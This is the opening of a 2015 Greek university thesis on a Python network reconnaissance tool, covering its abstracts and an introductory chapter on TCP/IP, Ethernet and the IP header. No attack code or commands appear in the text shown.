
**ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ**
**ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ**

# ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

## Ανάπτυξη πολυεργαλείου αναγνώρισης και επίβλεψης δικτύων σε Python (Development of a network reconnaissance and monitoring multi-tool in Python)

**Τσάρτσαρος Κωνσταντίνος ΑΕΜ 260**

**Επιβλέποντες**

**Σαρηγιαννίδης Παναγιώτης, Λέκτορας**

**Λούτα Μαλαματή, Αναπληρώτρια Καθηγήτρια**

**Κοζάνη, Οκτώβριος 2015**

# Περίληψη

Η παρούσα διπλωματική εργασία θα μελετήσει τις αρχές πίσω από τη λειτουργία των σύγχρονων δικτύων TCP/IP, θα αναφερθεί σε κενά ασφαλείας, καθώς και τεχνικές και επιθέσεις που τις εκμεταλλεύονται, ενώ στο τέλος της θα μελετήσει την ανάπτυξη μιας εφαρμογής που θα τις υλοποιεί. Στόχοι της εργασίας αυτής είναι:

- Η μελέτη των αρχών και προτύπων που απαντούν στα σύγχρονα δίκτυα υπολογιστών.
- Η μελέτη τρόπων εκμετάλλευσης των αρχών αυτών για την απόκτηση πληροφοριών σχετικά με τους κόμβους ενός τέτοιου δικτύου.
- Η ανάπτυξη μιας εφαρμογής που χρησιμοποιεί τους τρόπους αυτούς για να υλοποιήσει δικτυακές επιθέσεις και να ενημερώσει το χρήστη σχετικά με τις ιδιότητες ενός κόμβου του δικτύου.
- Αποτίμηση της εφαρμογής με έλεγχο της λειτουργίας της σε πραγματικό δικτυακό περιβάλλον.
- Συγκριτικά συμπεράσματα και προτάσεις.

Η υλοποίηση της εφαρμογής έγινε με τη χρήση της γλώσσας προγραμματισμού Python και τη βοήθεια της βιβλιοθήκης δικτυακών εργαλείων Scapy. Η ανάπτυξη της έγινε σε περιβάλλον Linux και η αποτίμηση απόδοσης λειτουργίας της σε πραγματικό περιβάλλον τοπικού δικτύου TCP/IP.

Η εργασία περιλαμβάνει συνολικά 6 κεφάλαια: το πρώτο περιγράφει τις βασικές αρχές και τα πρωτόκολλα στα οποία βασίζεται η λειτουργία των σύγχρονων δικτύων TCP/IP, το δεύτερο τις τεχνικές ανάλυσης και ελέγχου των δικτύων αυτών καθώς και ορισμένες δικτυακές «επιθέσεις» που βασίζονται σε ιδιότητες των πρωτοκόλλων που αναφέρθηκαν, το τρίτο κεφάλαιο αφορά τον αρχικό σχεδιασμό της εφαρμογής, το τέταρτο την ανάπτυξή της με τη χρήση της γλώσσας προγραμματισμού Python, το πέμπτο την εκτέλεση της σε ένα σενάριο πραγματικού περιβάλλοντος δικτύου και, τέλος, το έκτο κεφάλαιο το οποίο παραθέτει τα συμπεράσματα που εξήχθησαν καθώς και πιθανές μελλοντικές επεκτάσεις.

# Abstract

This thesis is going to study the principles behind the function of modern TCP/IP networks, mention security holes in their implementations, as well as techniques and attacks that exploit them, and, at last, study the development of an application that implements them. The targets of this thesis are:

- The study of the network principles and standards that are used in modern local network implementations.
- The study of exploit methods that appear, for the purpose of retrieving information about the nodes of these networks.
- The development of an application that uses these methods to implement network attacks and inform the user about attributes of this network's nodes.
- Evaluation of the application by running it in a real network environment.
- Conclusions and proposals.

The application was implemented in the Python Programming Language, using the Scapy Network Tool Library. Development took place in a Linux environment and evaluation in a real TCP/IP network environment.

The thesis is divided in 6 chapters: the first describes the basic principles and protocols of modern TCP/IP networks, the second the control and analysis techniques used in these networks, as well as some network «attacks» that exploit these protocols' attributes, the third chapter concerns the application's initial design, the fourth its development in the Python Programming Language, the fifth its execution in a real network environment scenario, and, lastly, the sigth chapter lists the conclusions that were drawn, as well as possible future extensions.

# Ευχαριστίες

Με την ολοκλήρωση της διπλωματικής αυτής εργασίας θα ήθελα να ευχαριστήσω θερμά τους επιβλέποντες καθηγητές του Τμήματος Μηχανικών Πληροφορικής & Τηλεπικοινωνιών του Πανεπιστημίου Δυτικής Μακεδονίας και συγκεκριμένα τον λέκτορα του τμήματος κ. Σαρηγιαννίδη Παναγιώτη για την πολύτιμη βοήθεια και καθοδήγησή του, καθώς και την επίκουρο καθηγήτρια κα. Λούτα Μαλαμάτη.

Επίσης, θα ήθελα να ευχαριστήσω όλα τα μέλη της οικογένειάς μου για την αμέριστη συμπαράσταση και υπομονή τους.

Τέλος θα ήθελα να ευχαριστήσω θερμά τους φίλους μου, τη σύντροφό μου και τα κοντινά μου πρόσωπα για την υποστήριξη που μου προσέφεραν καθ' όλη τη διάρκεια της διαδικασίας αυτής.

# Περιεχόμενα

# 1. Τα δίκτυα TCP/IP και τα πρωτόκολλα τους

## 1.1 Εισαγωγή

Με μια πρώτη παρατήρηση του σημερινού κόσμου, γίνεται εμφανής ο ρόλος των δικτύων υπολογιστών στην λειτουργία του. Για τον διαμοιρασμό μιας σύνδεσης Internet στο σπίτι έως και για την σύνδεση μιας ολόκληρης χώρας στον Παγκόσμιο Ιστό (World Wide Web), απαιτείται η δημιουργία μιας κατάλληλης υποδομής που θα συνδέει όλες αυτές τις συσκευές μεταξύ τους αλλά και με τον υπόλοιπο κόσμο.

Η υποδομή αυτή θα προσέφερε την σύνδεση υπολογιστών (και αργότερα και άλλων ηλεκτρονικών συσκευών) μεταξύ τους, με σκοπό την ανταλλαγή δεδομένων και την προσφορά υπηρεσιών. Καθώς η τεχνολογία εξελισσόταν, οι δυνατότητες των ηλεκτρονικών αυτών συσκευών αυξάνονταν ραγδαία και μαζί τους και οι απαιτήσεις του τελικού χρήστη, με αποτέλεσμα να δημιουργηθεί μια ανάγκη για την ολοένα γρηγορότερη και ασφαλέστερη επικοινωνία μεταξύ υπολογιστών. Έτσι ξεκίνησε ο αέναος αγώνας για την βελτίωση των συνδέσεων αυτών ωσότου φτάσουμε στη σημερινή εποχή, όπου τα δίκτυα υπολογιστών παίζουν μείζονα ρόλο στη καθημερινότητα μας όχι μόνο ως μέσο επικοινωνίας μεταξύ ανθρώπων αλλά και ως βάση του οικονομικού μας συστήματος. Πλέον κάθε συναλλαγή, κάθε επιθυμία επικοινωνίας με μακρινά μας πρόσωπα, κάθε ανάγκη για καταγραφή γεγονότων ή δεδομένων, εξυπηρετείται από υπολογιστές και δίκτυα που τους ενώνουν. Σε βάθος αρκετών ετών, οι αρχές που διέπουν αυτά τα δίκτυα βελτιώθηκαν, διευρύνθηκαν και τελικώς εξελίχθηκαν στη μορφή που συναντάμε σήμερα. Πλέον, τα δίκτυα υπολογιστών και οι εφαρμογές τους, αποτελούν έναν από τους γρηγορότερα αναπτυσσόμενους κλάδους της τεχνολογίας. Λογικό επακόλουθο αυτής της εξέλιξης αποτελεί η επιθυμία του ανθρώπου να ελέγξει την ροή αυτών των δεδομένων. Η εξασφάλιση της ακεραιότητάς τους κατά τη μεταφορά μέσα από τα δίκτυα αυτά, η βελτίωση της χρονικής διάρκειας της μεταφοράς αυτής, η διασφάλιση ότι τα δεδομένα αυτά θα φτάσουν στον επιθυμητό προορισμό και η προστασία τους από κακόβουλους (ή όχι) χρήστες που προσπαθούν να αποκτήσουν πρόσβαση σε αυτά. Έτσι, δημιουργήθηκαν διάφορα μοντέλα δικτύων, που βασίζονται σε διαφορετικά πρότυπα, το καθένα με τα πλεονεκτήματα και τα μειονεκτήματα του, με σκοπό την ικανοποίηση της επιθυμίας αυτής.

Οι περισσότερες τεχνολογίες δικτύου, όμως, είναι σχεδιασμένες για κάποιο συγκεκριμένο σκοπό. Κάθε επιχείρηση/οργανισμός επιλέγει την τεχνολογία υλικού που θα χρησιμοποιήσει βάσει των επικοινωνιακών της αναγκών και του προϋπολογισμού της. Είναι αδύνατον να δημιουργηθεί ένα παγκόσμιο δίκτυο που να βασίζεται σε μια τεχνολογία, επειδή ακριβώς δεν υπάρχει τεχνολογία που να καλύπτει όλες αυτές τις ανάγκες. Κάποιες ομάδες απαιτούν δίκτυα υψηλών ταχυτήτων που θα συνδέουν τις συσκευές ενός κτιρίου, ενώ άλλες συμβιβάζονται με δίκτυα χαμηλότερων ταχυτήτων τα οποία θα συνδέουν συσκευές που απέχουν μεταξύ τους χιλιάδες χιλιόμετρα. Έτσι, αναπτύχθηκαν τεχνολογίες που θα

καθιστούν δυνατή τη διασύνδεση πολλών ανόμοιων φυσικών δικτύων και τη λειτουργία τους ως μια οντότητα. Αυτές ονομάστηκαν «τεχνολογίες διαδικτύωσης (internetworking)» και ενσωματώνουν διάφορες τεχνολογίες υλικού, παρέχοντας ένα τρόπο σύνδεσης ετερογενών δικτύων, καθώς και ορισμένες συμβάσεις λειτουργίας, που θα καθιστούν τη συνεργασία μεταξύ τους εφικτή.

Ορισμένες από αυτές τις τεχνολογίες, αναπτύχθηκαν/αναπτύσσονται από ιδιωτικούς φορείς που επέλεξαν να κρατήσουν τον τρόπο λειτουργία τους και τις προδιαγραφές τους «κρυφά» ώστε να τις εκμεταλλεύονται αποκλειστικά αυτοί, ενώ άλλες τα διαθέτουν ελεύθερα στο κοινό (open system interconnection). Στο κείμενο αυτό θα αναφερθούμε κυρίως στην ευρέως διαδεδομένη τεχνολογία του TCP/IP (Transmission Control Protocol / Internet Protocol) Internet. Πρώτα όμως θα αναφερθούμε στα δίκτυα υπολογιστών με την γενικότερη έννοιά τους.

## 1.2 Δίκτυα υπολογιστών

Η συγχώνευση των υπολογιστών και των επικοινωνιών είχε βαθιά επίδραση στον τρόπο οργάνωσης των υπολογιστικών συστημάτων. Ενώ παλαιότερα ένας υπολογιστής εξυπηρετούσε τις ανάγκες ενός ολόκληρου οργανισμού, πλέον ο φόρτος εργασίας αυτός είναι δυνατόν να κατανεμηθεί σε ένα πλήθος αυτόνομων αλλά διασυνδεδεμένων υπολογιστών. Τα συστήματα αυτά ονομάστηκαν «δίκτυα υπολογιστών (computer networks)» και η μελέτη της σχεδίασης και οργάνωσης τους συνεχίζεται μέχρι και σήμερα.

Η σύνδεση μεταξύ των υπολογιστών αυτών δεν είναι απαραίτητο να γίνεται μέσω καλωδίων χαλκού· πλέον η επικοινωνία μεταξύ υπολογιστών έχει επεκταθεί με τη χρήση τόσο ενσύρματων τεχνολογιών (οπτικές ίνες), όσο και ασύρματων (μικροκύματα, υπέρυθρες ακτίνες και δορυφορικές ζεύξεις). Συνέπεια των παραπάνω, είναι η εμφάνιση δικτύων με διάφορα μεγέθη, σχήματα και μορφές, σκοπός των οποίων είναι η ικανοποίηση διαφόρων αναγκών μιας ομάδας.

Για παράδειγμα, μια εταιρία μπορεί να έχει ξεχωριστούς υπολογιστές για την παρακολούθηση της παραγωγής, τη διαχείριση της αποθήκης και τη μισθοδοσία των εργαζομένων της. Αρχικά, κάθε ένα από αυτούς τους υπολογιστές λειτουργούσε αυτόνομα, απομονωμένος από τους άλλους. Συνεπώς, απαραίτητη ήταν η παρέμβαση του ανθρώπου για την συλλογή και ανάλυση των δεδομένων αυτών και την εξαγωγή συμπερασμάτων και στατιστικών πληροφοριών. Με την χρήση δικτύου υπολογιστών, η διαδικασία αυτή μπορεί να αυτοματοποιηθεί, καθώς οι πληροφορίες αυτές μπορούν να μεταφέρονται με ταχύτητα μεταξύ των υπολογιστών και να αναπτυχθεί κατάλληλο λογισμικό το οποίο θα πραγματοποιεί την ανάλυση αυτών (πιθανώς σε κάποιον άλλον υπολογιστή, τον οποίον χειρίζεται ένας χρήστης).

Παράλληλα, μια οικογένεια ενώ έδινε τηλεφωνικά παραγγελίες σε εταιρίες διανομής τροφίμων και δανειζόταν κινηματογραφικές ταινίες από video club έχει

την δυνατότητα πλέον – μέσω οικιακών συσκευών με δικτυακή ικανότητα – να παραγγέλνει διαδικτυακά τρόφιμα και άλλα προϊόντα, ή να παρακολουθεί ταινίες on-demand από την άνεση του καναπέ της.

Η ανάπτυξη, αυτή, του τομέα των δικτύων υπολογιστών είχε ως αποτέλεσμα την ενσωμάτωση τους στην καθημερινότητα του ανθρώπου σε τέτοιο βαθμό που να θεωρείται πλέον άρρηκτα συνδεδεμένη μαζί της. Αυτό όμως συνέβη σταδιακά, καθώς ανακαλύπτονταν συνεχώς καινούριες χρήσεις και εφαρμογές των δικτύων.

## 1.3 Ιστορική Αναδρομή

Το Internet όπως είναι γνωστό σήμερα δεν δημιουργήθηκε εν μία νυκτί. Η ανάπτυξη του ξεκίνησε ως θέμα της έρευνας που χρηματοδοτήθηκε από την DARPA (Defense Advanced Research Projects Agency) [1]. Η τεχνολογία διαδικτύωσης που αναπτύχθηκε περιλαμβάνει ένα σύνολο προτύπων δικτύου που περιγράφουν τον τρόπο επικοινωνίας μεταξύ των υπολογιστών καθώς επίσης και ένα σύνολο συμβάσεων σχετικά με την διασύνδεση των δικτύων και τη δρομολόγηση της κίνησης.

Το αποτέλεσμα της έρευνας αυτής ήταν η δημιουργία του προτύπου επικοινωνιών TCP/IP και της πρώτης μορφής του διαδικτύου, το ονομαζόμενο «ARPANet». Το 1990 η λειτουργία του ως ARPANet σταμάτησε και μετά την μετονομασία του σε «Internet» και την σύνδεση του με πανεπιστήμια, οργανισμούς και πολυεθνικές εταιρίες, συνέχισε να εξελίσσεται στη μορφή που συναντάται σήμερα.

Η «πληροφοριακή επανάσταση» επήλθε το 1993, όταν καθιερώθηκε η υπηρεσία του World Wide Web. Μέχρι τότε η πρόσβαση στο διαδίκτυο ήταν δύσκολη και απαιτούσε εξειδίκευση. Αντίθετα, το World Wide Web στηριζόταν σε απλές και εύχρηστες για τον τελικό χρήστη εφαρμογές, με αποτέλεσμα η χρήση του να εξαπλωθεί τάχιστα.

Για να εκτιμηθεί το εύρος των δυνατοτήτων που προσέφερε το Internet πρέπει να αναφερθεί κανείς και στις υπηρεσίες που αυτό παρέχει. Για την περιγραφή των υπηρεσιών αυτών απαραίτητη είναι η αναφορά στην έννοια της λέξης «πρωτόκολλο». Τα πρωτόκολλα, όπως το TCP και το IP, παρέχουν τις απαραίτητες οδηγίες και συμβάσεις που πρέπει να ακολουθηθούν για την επίτευξη της επικοινωνίας μεταξύ 2 ή περισσότερων κόμβων. Περιέχουν ακόμα τη μορφή των μηνυμάτων που θα σταλθούν, το πώς ένα υπολογιστής θα ανταποκρίνεται σε κάθε μήνυμα που λαμβάνει και τον τρόπο αντιμετώπισης τυχόν σφαλμάτων ή άλλων μη φυσιολογικών συνθηκών επικοινωνίας Το σημαντικότερο όμως χαρακτηριστικό τους είναι η «απαγκίστρωση» της μεθόδου επικοινωνίας μεταξύ υπολογιστών από το υλικό δικτύου που χρησιμοποιούν

Με αυτόν τον «στρωματικό» διαχωρισμό, η ανάπτυξη προγραμμάτων για ένα συγκεκριμένο «επίπεδο», ιεραρχικά υψηλότερο από τα άλλα, γίνεται πολύ

ευκολότερη διότι απαλλάσσει τον προγραμματιστή από την ανάγκη για γνώση των ιδιαιτεροτήτων και μεθόδων σχεδίασης χαμηλότερων «επιπέδων». Επίσης, επιτρέπει την επαναχρησιμοποίηση των προγραμμάτων αυτών μέσα από αλλαγές στο υλικό των υπολογιστών που το χρησιμοποιούν

## 1.4 Το μοντέλο αναφοράς TCP/IP

Μετά την διάδοση του ARPANet και τη διασύνδεση εκατοντάδων ιδρυμάτων και θεσμών μέσω μισθωμένων τηλεφωνικών γραμμών, άρχισαν να προστίθενται σε αυτό και δίκτυα διαφορετικών τεχνολογιών· όπως δορυφορικά δίκτυα και δίκτυα ραδιοκυμάτων Αυτό είχε σαν αποτέλεσμα τα ήδη υπάρχοντα πρωτόκολλα να δυσκολεύονται να συνεργαστούν με τα νέα αυτά δίκτυα. Έτσι, λαμβάνοντας υπόψιν την ανάγκη του Υπουργείου Άμυνας των ΗΠΑ, στο οποίο υπάγεται η DARPA, να είναι ικανό το ARPANet να επιβιώσει από απώλειες στο υλικό του υποδικτύου και οι υπάρχουσες συνδέσεις να μην τερματίζονται λόγω τέτοιων απωλειών, αναπτύχθηκε το μοντέλο αναφοράς TCP/IP [2]. Το μοντέλο αυτό αρχικά ορίστηκε σε έγγραφο των Cerf και Kahn, 1974, ενώ μια μεταγενέστερη έκδοση εμφανίζεται στο έγγραφο των Leiner και συνεργατών, 1985.

Το δίκτυο το οποίο θα δημιουργούνταν βασίζεται σε ένα ασυνδεσμικό «επίπεδο διαδικτύου (internet layer)». Αυτό το επίπεδο έχει ως σκοπό να επιτρέπει στους υπολογιστές να εισάγουν τα πακέτα τους σε οποιοδήποτε δίκτυο και αυτά να ταξιδεύουν ανεξάρτητα προς τον προορισμό τους, σε όποιο δίκτυο και να βρίσκεται αυτός [3]. Τα πακέτα αυτά μπορούν να φτάσουν με οποιαδήποτε σειρά στον προορισμό τους καθώς η αναδιάταξη τους είναι ευθύνη ανώτερων, ιεραρχικά, επιπέδων. Η λειτουργία αυτού του επιπέδου περιγράφεται από το IP πρωτόκολλο το οποίο θα αναλυθεί αργότερα.

Πάνω από το επίπεδο διαδικτύου βρίσκεται το «επίπεδο μεταφοράς (transport layer)». Σκοπός σχεδίασης του είναι να επιτρέπει στις υπηρεσίες των υπολογιστών προέλευσης και προορισμού να συνομιλούν. Η λειτουργία αυτή περιγράφεται με 2 κυρίαρχα πρωτόκολλα μεταφοράς. Το πρώτο ονομάζεται «TCP (Transmission Control Protocol)» και αποτελεί ένα αξιόπιστο συνδεσμοστραφές πρωτόκολλο, που επιτρέπει μια ροή byte να μεταδίδεται χωρίς σφάλματα από και προς οποιαδήποτε μηχανή στο διαδίκτυο. Χαρακτηριστικό του πρωτοκόλλου αυτού αποτελεί ο τεμαχισμός της εισερχόμενης ροής byte σε διακριτά μηνύματα και η προώθηση τους στον προορισμό, μέσω του επιπέδου διαδικτύου, όπου και αυτά επανασυναρμολογούνται για να δημιουργήσουν την αρχική ροή byte. Τέλος, το πρωτόκολλο αυτό υλοποιεί και έλεγχο ροής, ώστε γρήγοροι αποστολείς να μην κατακλύζουν αργούς παραλήπτες με περισσότερα μηνύματα από όσα αυτοί μπορούν να χειριστούν. Το δεύτερο πρωτόκολλο είναι το «UDP (User Datagram Protocol)». Αυτό είναι ένα ασυνδεσμικό πρωτόκολλο για εφαρμογές που δεν απαιτούν παράδοση των πακέτων στη σωστή σειρά ή έλεγχο ροής καθώς επιθυμούν να παρέχουν δικούς τους μηχανισμούς. Η χρήση του επίσης εντείνεται σε εφαρμογές που η «γρήγορη» παράδοση των μηνυμάτων είναι σημαντικότερη

από την «έγκυρη» παράδοση, όπως η μετάδοση ομιλίας και βίντεο. Η ανάπτυξη αυτού του πρωτοκόλλου βοήθησε σημαντικά στη διάδοση του IP και σε άλλα δίκτυα.

Στην κορυφή της στοίβας πρωτοκόλλων TCP/IP βρίσκεται το «επίπεδο εφαρμογών (application layer)». Αυτό περιείχε όλα τα πρωτόκολλα ανώτερου επιπέδου όπως το εικονικό τερματικό (Telnet), το πρωτόκολλο μεταφοράς αρχείων (FTP) και το ηλεκτρονικό ταχυδρομείο (SMTP). Πέρα από αυτά με τον καιρό προστέθηκαν πολλά ακόμα όπως το DNS, το NNTP και το ευρέως διαδεδομένο πλέον HTTP.


Τέλος, στο κατώτερο επίπεδο της στοίβας βρίσκεται το «επίπεδο διασύνδεσης υπολογιστή υπηρεσίας και δικτύου». Το πρωτόκολλο που περιγράφει την λειτουργία του δεν προσδιορίζεται καθώς η επιλογή του εξαρτάται από τις υποκείμενες αρχιτεκτονικές των υπολογιστών και του δικτύου, αρκεί αυτό να παρέχει την δυνατότητα αποστολής και λήψης πακέτων IP.

## 1.5 Ethernet

Για την περιγραφή των πρωτοκόλλων που χρησιμοποιούνται στο χαμηλότερο επίπεδο της στοίβας που περιγράφηκε, απαραίτητη είναι η αναφορά στα μέσα μετάδοσης που χρησιμοποιούνται στα δίκτυα. Έχουν αναπτυχθεί δίκτυα που χρησιμοποιούν είτε καλωδίωση (σύστροφου ζεύγους, ομοαξονική, οπτικής ίνας κλπ), είτε ασύρματη μετάδοση (Wi-Fi, Bluetooth, Wi-Max κλπ) καθώς και αντίστοιχα πρότυπα της IEEE που τα περιγράφουν (802.3 – Ethernet, 802.11 – Wireless LAN, 802.15 – Bluetooth κα). Το κείμενο αυτό θα επικεντρωθεί στα LAN (Local Access Network) – την πιο ευρέως διαδεδομένη μορφή δικτύου - και το πρότυπο Ethernet (IEEE 802.3) που τα περιγράφει.

Το Ethernet αναλαμβάνει, τόσο την προσθήκη κατάλληλων κεφαλίδων στα πακέτα IP, ώστε αυτά να φτάσουν στην επιθυμητή μηχανή- παραλήπτη, όσο και τη σωστή μετάδοση τους στο μέσο. Το πρώτο μέρος υλοποιείται από το υπόστρωμα «MAC (Medium Access Control)». Το δεύτερο μέρος των ευθυνών αυτού του προτύπου υλοποιείται από το υπόστρωμα «PLS (physical layer signaling)» και δε θα αναλυθεί σε αυτό το κείμενο.

Για την σωστή αποστολή και λήψη των πακέτων στα δίκτυα Ethernet χρησιμοποιείται η διευθυνσιοδότηση MAC. Κατά την κατασκευή κάθε δικτυακής συσκευής, ανατίθεται στη διεπαφή δικτύωσής της μια διεύθυνση MAC (της μορφής XX:XX:XX:XX:XX:XX ή XX-XX-XX-XX-XX-XX, όπου X ένας δεκαεξαδικός (hex) αριθμός). Κάθε τέτοια διεύθυνση είναι μοναδική και αποκλείει το ενδεχόμενο να υπάρχουν 2 δικτυακές διεπαφές με την ίδια διεύθυνση στο ίδιο δίκτυο.




Εικόνα 1-1: Η μορφή του πλαισίου Ethernet [4]

Κάθε πλαίσιο Ethernet αποτελείται από τα πεδία που φαίνονται στην Εικ. 1.1. Την εκκίνηση του πλαισίου σηματοδοτεί ένα «προοίμιο» μήκους 7 bytes και ο «οριοθέτης» μήκους 1 byte. Ακολουθεί η «κεφαλίδα» που περιέχει τις διευθύνσεις MAC του αποστολέα και του παραλήπτη καθώς και ένα πεδίο EtherType που υποδηλώνει είτε το πρωτόκολλο είτε το μέγεθος του μηνύματος που εγκολπώνει το πλαίσιο αυτό. Στην συνέχεια ακολουθεί το «φορτίο» (το μήνυμα) που φέρει το πλαίσιο. Αυτό μπορεί να έχει μέγεθος 46 – 1500 bytes. Τέλος περιλαμβάνεται και ένα κρυπτογραφικό άθροισμα ελέγχου (checksum) μήκους 4 bytes.

## 1.6 Το IP πρωτόκολλο

Ένα TCP/IP διαδίκτυο παρέχει τριών ειδών υπηρεσίες, ορισμένες ιεραρχικά· Στο ανώτατο επίπεδο της ιεραρχίας βρίσκονται οι υπηρεσίες εφαρμογών. Αμέσως μετά ορίζεται μια αξιόπιστη υπηρεσία μεταφοράς, ενώ στο χαμηλότερο επίπεδο βρίσκεται μια ασυνδεσμική υπηρεσία παράδοσης πακέτων.

Για την υλοποίηση του κατώτερου αυτού επιπέδου, απαραίτητη ήταν η ανάπτυξη μιας υπηρεσίας η οποία θα:

1) Είναι «αναξιόπιστη» με την έννοια ότι η παράδοση των πακέτων δεν είναι εγγυημένη. Το πακέτο μπορεί να χαθεί, να καταστραφεί, να καθυστερήσει ή να παραδοθεί με λάθος σειρά· παρόλα αυτά η υπηρεσία δεν μπορεί να ανιχνεύσει τέτοιου είδους καταστάσεις.


2) Είναι «ασυνδεσμική». Κάθε πακέτο, δηλαδή, αντιμετωπίζεται ανεξάρτητα από τα υπόλοιπα. Τα μέλη μιας ακολουθίας πακέτων π.χ. μπορεί να ακολουθήσουν διαφορετικές διαδρομές το καθένα, προς τον προορισμό τους.

3) Η παράδοση των πακέτων γίνεται με τη «βέλτιστη προσπάθεια». Το διαδίκτυο, δηλαδή, δεν απορρίπτει πακέτα αυθαίρετα παρά μόνο σε περίπτωση βλάβης ή εξάντλησης πόρων.

Σε έναν ιδανικό κόσμο, όλα τα πακέτα δεδομένων IP θα χωρούσαν, το καθένα, μέσα σε ένα φυσικό πλαίσιο κατά τη μεταφορά τους μέσω του φυσικού δικτύου. Όμως κάθε τεχνολογία μεταφοράς πακέτων θέτει ένα ανώτατο όριο στο μέγεθος των πληροφοριών που μπορούν να μεταφερθούν σε ένα φυσικό πλαίσιο. Για παράδειγμα, στο Ethernet το όριο μεταφοράς είναι 1500 bytes. Το όριο αυτό ονομάζεται «maximum transfer unit (MTU)». Κάθε δίκτυο θέτει τα δικά του όρια MTU, ανάλογα με την τεχνολογία μεταφοράς πακέτων που χρησιμοποιεί Κατά τη

μεταφορά του μέσω ενός διαδικτύου, όμως, ένα πακέτο περνάει από ποικίλα δίκτυα. Συνεπώς, η περίπτωση ένα πακέτο δεδομένων να μη χωράει στο μέγιστο μέγεθος πλαισίου που υποστηρίζει ένα δίκτυο, είναι πιθανή. Η λύση ήταν να ενσωματωθεί ένας μηχανισμός «κατάτμησης (fragmentation)» στο πρωτόκολλο. Έτσι, όταν ένα πακέτο που προέρχεται από ένα δίκτυο με μεγάλο MTU πρέπει να περάσει από ένα δίκτυο με μικρότερο MTU, ο δρομολογητής-πύλη θα «τεμαχίσει» το πακέτο σε μικρότερα «τμήματα (fragments)». Αντίθετα, όταν ο δρομολογητής-έξοδος «επανασυναρμολογήσει» τα αρχικά «μη-κατακερματισμένα» πακέτα δεδομένων, θα ελέγξει αν αυτά χωράνε στα πλαίσια του δικτύου και είτε θα τα κατακερματίσει ξανά – επιλέγοντας το μέγιστο δυνατό μέγεθος τμήματος – είτε θα τα προωθήσει ολόκληρα [5].

Η μορφή των πακέτων δεδομένων δεν περιορίζεται από το υλικό, καθώς η επεξεργασία του πακέτου γίνεται σε επίπεδο λογισμικού. Συγκεκριμένα κάθε πρόγραμμα λογισμικού που εδραιώνει συνδέσεις σε ένα IP δίκτυο, αναλύει τις πληροφορίες που βρίσκονται στην κεφαλίδα του και κρίνει αν θα δεχθεί το πακέτο ή θα το απορρίψει. Η κεφαλίδα αυτή έχει τη δομή που φαίνεται στην Εικ. 1.2. Το πρώτο πεδίο της κεφαλίδας περιλαμβάνει την έκδοση του πρωτοκόλλου που χρησιμοποιήθηκε για τη δημιουργία του πακέτου. Ακολουθεί το πεδίο που περιέχει το μήκος της κεφαλίδας σε 32μπιτες λέξεις. Μετά συναντάται ο «τύπος υπηρεσίας», ο οποίος ορίζει τον τρόπο με τον οποίο θα πρέπει να αντιμετωπιστεί το πακέτο δεδομένων, και το συνολικό μήκος του πακέτου (το οποίο σε συνδυασμό με το μέγεθος κεφαλίδας, δίνει την θέση του φορτίου μέσα στο πακέτο). Το αμέσως επόμενο πεδίο περιέχει το αναγνωριστικό του πακέτου· έναν μοναδικό αριθμό που θα το ξεχωρίζει από τα άλλα πακέτα που στέλνονται. Τα επόμενα δύο πεδία εμπεριέχουν ένα σύνολο «σημαιών» και μια «σχετική απόσταση» τα οποία ρυθμίζουν τον κατακερματισμό ή μη του πακέτου. Ακολουθούν τα πεδία με τον «χρόνο ζωής (Time-To-Live)» του πακέτου, τον μέγιστο αριθμό αλμάτων, δηλαδή, μεταξύ δρομολογητών που επιτρέπεται να κάνει το πακέτο προτού φτάσει στον προορισμό του, το πρωτόκολλο μεταφοράς που θα χρησιμοποιηθεί (TCP/UDP), καθώς και το κρυπτογραφικό άθροισμα ελέγχου της κεφαλίδας. Στη συνέχεια συναντούνται τα πεδία με την διεύθυνση IP προέλευσης και την διεύθυνση IP προορισμού. Τέλος, εμφανίζονται (προαιρετικά) τυχόν πρόσθετα δεδομένα.




Εικόνα 1-2: Η μορφή του IP πακέτου [6]

